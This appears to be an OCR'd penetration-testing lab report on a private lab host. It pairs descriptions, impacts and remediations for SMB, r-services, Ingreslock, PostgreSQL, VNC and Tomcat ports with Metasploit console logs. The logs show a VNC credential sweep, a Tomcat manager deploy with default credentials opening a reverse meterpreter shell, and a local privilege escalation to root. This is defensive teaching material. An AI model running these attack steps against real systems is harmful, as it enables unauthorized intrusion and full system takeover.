
Exploitation of Ports 139 and 445 can have severe consequences. Attackers may gain unauthorized access to shared files, modify or delete critical data, deploy malware, and spread ransomware or worms across the network. SMB vulnerabilities have historically enabled devastating cyberattacks, allowing lateral movement, remote code execution, and full network compromise. This may lead to data breaches, operational disruption, financial loss, system downtime, and reputational damage for organizations.


Severity: High


Remedial:

To mitigate risks associated with SMB exploitation, organizations should disable SMB services if not required—especially on internet-facing systems. Ensure Samba/SMB

implementations are patched and updated regularly to fix known vulnerabilities. Restrict access using firewalls and allow only trusted internal communication. Disable anonymous/guest access, enforce strong authentication and least-privilege permissions, and secure shared folders. Implement network segmentation to limit lateral movement, and deploy IDS/IPS and monitoring tools to detect suspicious SMB traffic. Regular security audits, vulnerability assessments, and logging help identify configuration weaknesses early and strengthen overall network security.







Port 512, 513, and 514 RLogin Exploit

Description:

Ports **512, 513, and 514** are associated with legacy UNIX “r-services,” including **rlogin, rsh, rexec, rwho, and rstat**, which were traditionally used for remote login and command execution. These services rely heavily on **host-based trust authentication** and often do not require passwords if trust relationships exist. Additionally, they transmit data in **plain text**, without encryption, making them extremely insecure by modern standards. Attackers target these ports to exploit weak trust configurations (.rhosts, hosts.equiv), spoof trusted hosts, leverage misconfigured services, and gain unauthorized remote access — often with elevated privileges.

Impact:

Exploitation of Ports 512, 513, and 514 can lead to severe security compromise. Attackers may gain remote shell access, enabling them to execute arbitrary commands, steal sensitive data, alter system configurations, install backdoors, and

maintain persistence. Because these services lack encryption, session information and credentials can be intercepted. Exploitation often results in complete system compromise, lateral network movement, data breaches, operational disruption, and large-scale network infiltration.

Severity: High

Remedial:

To mitigate risks associated with RLogin exploitation, organizations should **disable all legacy r-services (rlogin, rsh, rexec, rstat, rwho)** as they are outdated and insecure. Replace them with secure alternatives such as **SSH**, which provides encryption and strong authentication controls. Remove or strictly restrict .rhosts and hosts.equiv trust files to eliminate unauthorized host-based authentication. Block or restrict Ports 512, 513, and 514 using firewalls and limit any remaining use strictly to trusted internal environments. Keep systems updated, enforce strong authentication policies, enable logging, and use IDS/IPS monitoring to detect suspicious remote access attempts. Regular system hardening and security audits are essential to prevent exploitation and ensure network security.

Port 1524 Ingreslock Exploit

Description:

Port 1524 is historically associated with **Ingreslock**, a service linked to the Ingres database. However, in many security contexts, Port 1524 is commonly found open on compromised systems because several older exploits and backdoors (such as those used in UNIX/Linux rootkits and Metasploit payloads) create shells or backdoor

listeners on this port. Attackers exploit weakly secured systems, misconfigurations, outdated services, or previously compromised machines to open Port 1524 and gain persistent remote access. Once active, the port can provide a remote root shell, allowing attackers to control the system without detection.

Impact:

Exploitation of Port 1524 can be extremely dangerous. An open Ingreslock port often indicates an already compromised or backdoored system. Attackers may gain full remote administrative control, execute commands, install malware, extract sensitive data, or pivot further inside the network. This can result in complete system takeover, loss of confidentiality and integrity, network-wide compromise, data theft, operational disruption, and long-term persistence by threat actors.

Severity: High

Remedial:

To mitigate risks associated with Port 1524 exploitation, organizations should immediately investigate any unexpected activity on this port, as it often signals system compromise. Disable or block Port 1524 unless it is explicitly required for legitimate purposes. Conduct thorough malware scans, incident response analysis, and forensic investigation if the port is found open unexpectedly. Apply security patches, update outdated software, and harden system configurations. Implement strict firewall policies, restrict external access, and segment critical systems. Enable continuous monitoring, logging, IDS/IPS solutions, and periodic security audits to detect suspicious activity early and prevent backdoor persistence.

Port 5432 postgreas exploit

Description:

Port 5432 is the default port used by **PostgreSQL**, an open-source relational database management system widely used in enterprise and web applications. Attackers often target PostgreSQL servers running on this port when they are exposed to the internet, misconfigured, or not secured properly. Common exploitation scenarios include weak or default credentials, lack of authentication hardening, outdated PostgreSQL versions with known vulnerabilities, insecure configurations, and unrestricted external access. If PostgreSQL is not encrypted or protected, attackers may attempt brute-force attacks, exploit privilege misconfigurations, or abuse poorly secured database permissions to gain unauthorized access.


Impact:


Successful exploitation of Port 5432 can lead to serious security risks. Attackers may gain unauthorized access to databases containing sensitive information such as personal data, financial records, credentials, or business intelligence. They may be able to read, modify, or delete data, inject malicious queries, escalate privileges, or even gain system-level access in severe cases. This can result in data breaches, integrity loss, application compromise, operational disruption, financial damage, and legal or compliance issues for organizations.


Severity: High

Remedial:

To mitigate PostgreSQL Port 5432 exploitation risks, restrict public exposure and allow database access only from trusted hosts or VPNs. Enforce strong authentication policies and avoid default or weak passwords. Regularly update PostgreSQL to the latest stable version and apply security patches to fix known vulnerabilities. Configure PostgreSQL securely by disabling unnecessary features, enforcing least-privilege access, and using role-based permissions. Enable SSL/TLS encryption for database communication to protect credentials and data in transit. Implement firewalls, IDS/IPS monitoring, network segmentation, and detailed logging to detect suspicious activity. Conduct regular security audits and vulnerability assessments to identify and remediate misconfigurations proactively.Port 5900 VNC exploit







Port 5900 VNC exploit

Description:

Port 5900 is commonly used by **VNC (Virtual Network Computing)**, a remote desktop sharing protocol that allows users to remotely control systems. While widely used for administration and remote support, VNC can become highly vulnerable if it is misconfigured, left exposed to the internet, protected with weak or default passwords, or running outdated versions. Many legacy VNC implementations lack strong encryption by default, meaning authentication and session data may be exposed. Attackers typically target Port 5900 to exploit weak authentication, brute-force credentials, leverage known software vulnerabilities, and gain unauthorized remote desktop access to systems.

Impact


Successful exploitation of VNC Port 5900 can result in full remote control of a system. Attackers may view screens, capture keystrokes, access files, install malware, modify configurations, or use the compromised system to move laterally within the network. Since VNC provides graphical access, attackers can execute nearly any action a

legitimate user could, leading to data theft, privacy breaches, operational disruption, and potential system-wide compromise. Unauthorized access through VNC can also facilitate ransomware deployment, credential harvesting, and persistent control over victim machines.


Severity: High

Remedial:


To mitigate risks associated with VNC Port 5900 exploitation, organizations should avoid exposing VNC directly to the internet and restrict access to trusted networks or via secure VPN connections. Enforce **strong, complex passwords** and enable **multi-factor authentication (MFA)** where supported. Always use encrypted VNC versions or enable encryption tunnels (e.g., SSH tunneling) to protect session traffic. Keep VNC software updated with security patches and disable unsecured or unused VNC services. Configure firewalls to limit access, enable logging, and monitor for suspicious connection attempts. Implement IDS/IPS monitoring, network segmentation, and regular security audits to detect vulnerabilities early and prevent unauthorized access.




```
msf auxiliary(scanner/postgres/postgres_login) > search vnc

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   auxiliary/scanner/vnc/ard_root_pw                     .                normal  No     Apple Remote Desktop Root Vulnerability
   1   auxiliary/server/capture/vnc                          .                normal  No     Authentication Capture: VNC
   2   payload/cmd/windows/http/x64/vncinject/bind_tcp_rc4   .                normal  No     HTTP Fetch, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   3   payload/cmd/windows/http/x64/vncinject/bind_tcp_uuid  .                normal  No     HTTP Fetch, Bind TCP Stager with UUID Support (Windows x64)
   4   payload/cmd/windows/http/x64/vncinject/reverse_tcp_rc4 .               normal  No     HTTP Fetch, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   5   payload/cmd/windows/http/x64/vncinject/reverse_tcp_uuid .              normal  No     HTTP Fetch, Reverse TCP Stager with UUID Support (Windows x64)
   6   payload/cmd/windows/http/x64/vncinject/bind_named_pipe .               normal  No     HTTP Fetch, Windows x64 Bind Named Pipe Stager
   7   payload/cmd/windows/http/x64/vncinject/bind_tcp       .                normal  No     HTTP Fetch, Windows x64 Bind TCP Stager
   8   payload/cmd/windows/http/x64/vncinject/bind_ipv6_tcp  .                normal  No     HTTP Fetch, Windows x64 IPv6 Bind TCP Stager
```



```
msf auxiliary(scanner/postgres/postgres_login) > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
```



```
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.107
RHOSTS ⇒ 192.168.0.107
msf auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME ⇒ root
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.0.107:5900    - 192.168.0.107:5900 - Starting VNC login sweep
[!] 192.168.0.107:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.0.107:5900    - 192.168.0.107:5900 - Login Successful: :password
[*] 192.168.0.107:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```



Port 8009 and 8180 Tomcat Exploit

Description:

Ports **8009** and **8180** are commonly associated with **Apache Tomcat** servers. Port 8009 is typically used for the **AJP (Apache JServ Protocol)** connector, which facilitates communication between Apache Web Server and the Tomcat backend. Port 8180 is often used as an alternate HTTP service port for Tomcat, especially in development or misconfigured production environments. When these ports are exposed to the internet, misconfigured, or running outdated Tomcat versions, attackers may exploit vulnerabilities such as weak authentication, misconfigured AJP connectors, default credentials, directory traversal flaws, and known Tomcat vulnerabilities to gain unauthorized access or remote code execution.

Impact:

Exploitation of Ports 8009 and 8180 can lead to serious security risks. Attackers may

access Tomcat Manager or Host Manager panels, deploy malicious web shells, hijack web applications, extract sensitive data, and compromise backend systems. Exploiting AJP vulnerabilities can potentially allow remote execution, access to internal resources, and complete server takeover. A compromised Tomcat server can be leveraged to pivot inside the network, host phishing pages, distribute malware, deface applications, or disrupt business services. This may result in data breaches, financial loss, application downtime, reputational damage, and broader infrastructure compromise.

Severity: High

Remedial:

To mitigate risks associated with Tomcat exploitation on Ports 8009 and 8180, organizations should avoid exposing these ports publicly unless absolutely necessary. Disable the AJP port (8009) if not required, or restrict it strictly to internal trusted hosts. Apply strong authentication and remove/default change Tomcat Manager credentials. Ensure Apache Tomcat and associated components are regularly patched and updated. Implement firewalls to restrict access, enforce HTTPS, and use secure configurations. Disable unnecessary services, restrict file upload capabilities, and configure strong access controls for administrators. Enable logging, monitor Tomcat activity using IDS/IPS solutions, and conduct regular vulnerability assessments to identify misconfigurations early and maintain a secure environment.

```
msf > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host
```

```
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.0.107
RHOSTS => 192.168.0.107
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.0.106:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6214 bytes as wR1vsKaxsyjI.war ...
[*] Executing /wR1vsKaxsyjI/e7e2iGjHsJTXHPeLzeWc1SHJMg2tbl.jsp...
[*] Undeploying wR1vsKaxsyjI ...
[*] Sending stage (58073 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.106:4444 -> 192.168.0.107:56637) at 2026-01-01 13:53:45 -0500

meterpreter > getuid
Server username: tomcat55
meterpreter > clear
[-] Unknown command: clear. Run the help command for more details.
meterpreter > background
[*] Backgrounding session 1...
```

```
msf exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                      yes       The session to run this module on
```

```
msf exploit(linux/local/udev_netlink) > set session 1
session => 1
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.0.106:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: java
[!]  * unloadable Meterpreter extension: stdapi_fs
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2821
[+] Found netlink pid: 2820
[*] Writing payload executable (207 bytes) to /tmp/qSbvQsgOUs
[*] Writing exploit executable (1879 bytes) to /tmp/HOsJyXVzba
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.0.107
[*] Meterpreter session 2 opened (192.168.0.106:4444 -> 192.168.0.107:45079) at 2026-01-01 13:54:57 -0500

meterpreter > getuid
Server username: root
meterpreter > shell
Process 5589 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```